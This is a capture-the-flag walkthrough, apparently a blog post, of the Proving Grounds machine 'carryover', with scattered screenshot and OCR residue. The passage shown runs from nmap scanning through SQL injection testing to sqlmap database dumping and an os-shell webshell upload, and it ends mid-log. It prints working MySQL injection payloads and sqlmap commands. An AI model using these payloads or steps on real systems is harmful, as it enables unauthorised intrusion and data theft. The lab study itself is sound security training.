
difficulty: intermediate
community rated: hard
released: Dec 06 2024

Hey all, every now and again I like to check the new releases on the Offsec Proving Grounds. This article is about the new linux machine carryover. carryover was an intermediate box that was actually criminally easy with Sqlmap, but harder without. I used Sqlmap because now that my OSCP is over, I want to enjoy the satisfaction of using it. The machines exposed webserver was vulnerable to an sql injection in the search functionality. Using sqlmap os-shell function, I was able to get a reverse shell on the machine as www-data. After I established a working shell, I was able to harvest the local users ssh key and get a user ssh session. The path to root involved exploiting LD_Preload to obtain a root shell. Lets get started!


As always, I start with my tried and true nmap scan

```
sudo nmap -sC -sV -p- --min-rate 10000 192.168.112.114 -oA nmap.out
```



```
┌──(kali㉿kali)-[~/Documents/offsec/enu]
└─$ sudo nmap -sC -sV -p- --min-rate 10000 192.168.112.114 -oA nmap.out
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-19 22:39 EST
Nmap scan report for 192.168.112.114
Host is up (0.040s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 4b:3e:f3:38:6f:a4:52:9c:27:66:a7:3c:62:30:6b:fa (ECDSA)
|_  256 a7:27:e6:57:86:62:03:c2:b4:65:70:68:45:41:ea:ce (ED25519)
80/tcp open  http    nginx 1.22.1
|_http-title: CarVilla
|_http-server-header: nginx/1.22.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.41 seconds
```


Not much to go on here, just 2 open ports common with linux webservers
port 22 | ssh | OpenSSH 9.2p1
port 80 | http | nginx 1.22.1
This is most likely some sort of Debian based Linux machine.
Lets jump to the webpage by navigating via browser to http://192.168.112.114



Navigating to the site presents me with some kind of dealership service where your perfect car is just a click away, fat chance.


Clicking around the links don't take me anywhere. The page is incredibly static.

The only area that allow for some form of interaction is a janky search feature.



Selecting the options and then clicking search kind of breaks the page and doesn't present anything, but I think this is due to the lack of car choices. People must have taken advantage of all the unbeatable prices.


I want to get a closer look at what's going on here, Ill do this using inspector built into FireFox. I'm going to go to the network tab and click search so I can edit and resend the request to check for SQL injection.



FIND YOUR DREAM CAR AT CAR VILLA!

Explore a wide range of vehicles at unbeatable prices. Your perfect car is just a click away!

Now for each parameter being send, I'm going to add a single quote to the end to check for any issues or instabilities.



☑ Connection	keep-alive
☑ Referer	http://192.168.112.114/
☑ Upgrade-In…	1
☑ User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Geck…
☑ Accept	text/html,application/xhtml+xml,application/…
☑ Accept-Lan…	en-US,en;q=0.5
☑ Content-Type	application/x-www-form-urlencoded
☑ Priority	u=0, i
☑ name	value

Body

```
:default&make=default&condition=default&model=default&price=default
```

S…	Me	Domain	File	Initiator	Typ	Transf…	Size
200	GET	192.16…	ncm1.png	img	png	cached	245
200	GET	192.16…	ncm2.png	img	png	cached	254
200	GET	192.16…	ncm3.png	img	png	cached	249
200	GET	19…	favicon.png	Favico…	png	cached	1…
200	GET	192.16…	c1.png	img	png	cached	1…
200	GET	192.16…	c2.png	img	png	cached	1…
200	GET	192.16…	c3.png	img	png	cached	1…
200	GET	192.16…	br1.png	img	png	cached	8.30
200	GET	192.16…	br2.png	img	png	cached	8.30
200	GET	192.16…	br3.png	img	png	cached	3.18
200	GET	192.16…	br4.png	img	png	cached	8.30
200	GET	192.16…	br5.png	img	png	cached	2.93
200	GET	192.16…	br6.png	img	png	cached	3.95
200	POS	19…	/	NetUt…	htm	31.08 kB	30.9

46 requests | 2.11 MB / 62.16 kB transferred | Finish: 15.48 s

HTML

condition

select model

model

select price


price

> Search

Largest Dealership of Cars

Discover a vast selection of cars that

Awesome! the "make" parameter is injectable. It looks like it running a mysql db. I'm going to copy this using Burp Suite.




```
2.0)
)
19)

ts at https://nmap.org/submit/ .

 nmap.out
 EST

2.0)
)
19)
ts a
```

Select Year
Select Make
Select Model
Year
Make
Model
Body Style
Car Condition
Select Price
Style
Condition
Price
> Search
Burp Suite Community Edition v2024.9.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept off
Forward
Drop
Time Type Direction Method URL

Alright, I'm going to use sqlmap to exploit this injection.

`sqlmap -r request.req`


Once complete after accepting all default commands, we have the list of injections at the bottom.



```
sqlmap identified the following injection point(s) with a total of 277 HTTP(s) requests:
---
Parameter: make (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: year=default&style=default&make=default' OR NOT 5552=5552#&condition=default&model=default&price=default

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: year=default&style=default&make=default' AND (SELECT 2492 FROM(SELECT COUNT(*),CONCAT(0x716b717071,(SELECT
LOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- Gfok&condition=default&model=default&price=default

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: year=default&style=default&make=default' AND (SELECT 5379 FROM (SELECT(SLEEP(5)))uNcD)-- iZqO&condition=def

    Type: UNION query
    Title: MySQL UNION query (NULL) - 7 columns
    Payload: year=default&style=default&make=default' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x716b717071,0x4f53486
c466f69706a70435668516d7052764846654f56,0x7162766b71),NULL,NULL#&condition=default&model=default&price=default
---
```

I first look around the database for credentials, but the only contents are the cars.


`sqlmap -r request.req -D car_dealership --dump`



```
Database: car_dealership
Table: cars
[10 entries]
+----+---------------+-----------+----------+-----------+------+------------+
| id | make          | model     | price    | style     | year | condition  |
+----+---------------+-----------+----------+-----------+------+------------+
| 1  | Toyota        | Camry     | 30000.00 | sedan     | 2018 | New        |
| 2  | Toyota        | Corolla   | 25000.00 | sedan     | 2017 | Fairly New |
| 3  | Honda         | Civic     | 22000.00 | sedan     | 2019 | New        |
| 4  | Holden        | Commodore | 28000.00 | sedan     | 2016 | Fairly New |
| 5  | Ford          | Focus     | 20000.00 | sedan     | 2018 | Refurbished |
| 6  | Mitsubishi    | Outlander | 35000.00 | SUV       | 2020 | New        |
| 7  | Mercedes-Benz | C-Class   | 45000.00 | sedan     | 2020 | New        |
| 8  | Ford          | Mustang   | 55000.00 | coupe     | 2021 | New        |
| 9  | Toyota        | Highlander | 42000.00 | SUV      | 2021 | New        |
| 10 | Kia           | Rio       | 18000.00 | hatchback | 2018 | New        |
+----+---------------+-----------+----------+-----------+------+------------+
```

So I run `os-shell` and it successfully uploads a simple webshell for remote code execution as www-data!

```
sqlmap -r request.req --os-shell
```



```
[23:56:55] [INFO] retrieved the web server document root: '/var/www'
[23:56:55] [INFO] retrieved web server absolute paths: '/var/www/html/index.php'
[23:56:55] [INFO] trying to upload the file stager on '/var/www/' via LIMIT 'LINES TERMINATED BY' method
[23:56:55] [WARNING] potential permission problems detected ('Permission denied')
[23:56:55] [WARNING] unable to upload the file stager on '/var/www/'
[23:56:55] [INFO] trying to upload the file stager on '/var/www/' via UNION method
[23:56:55] [WARNING] expect junk characters inside the file as a leftover from UNION query
[23:56:55] [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has 
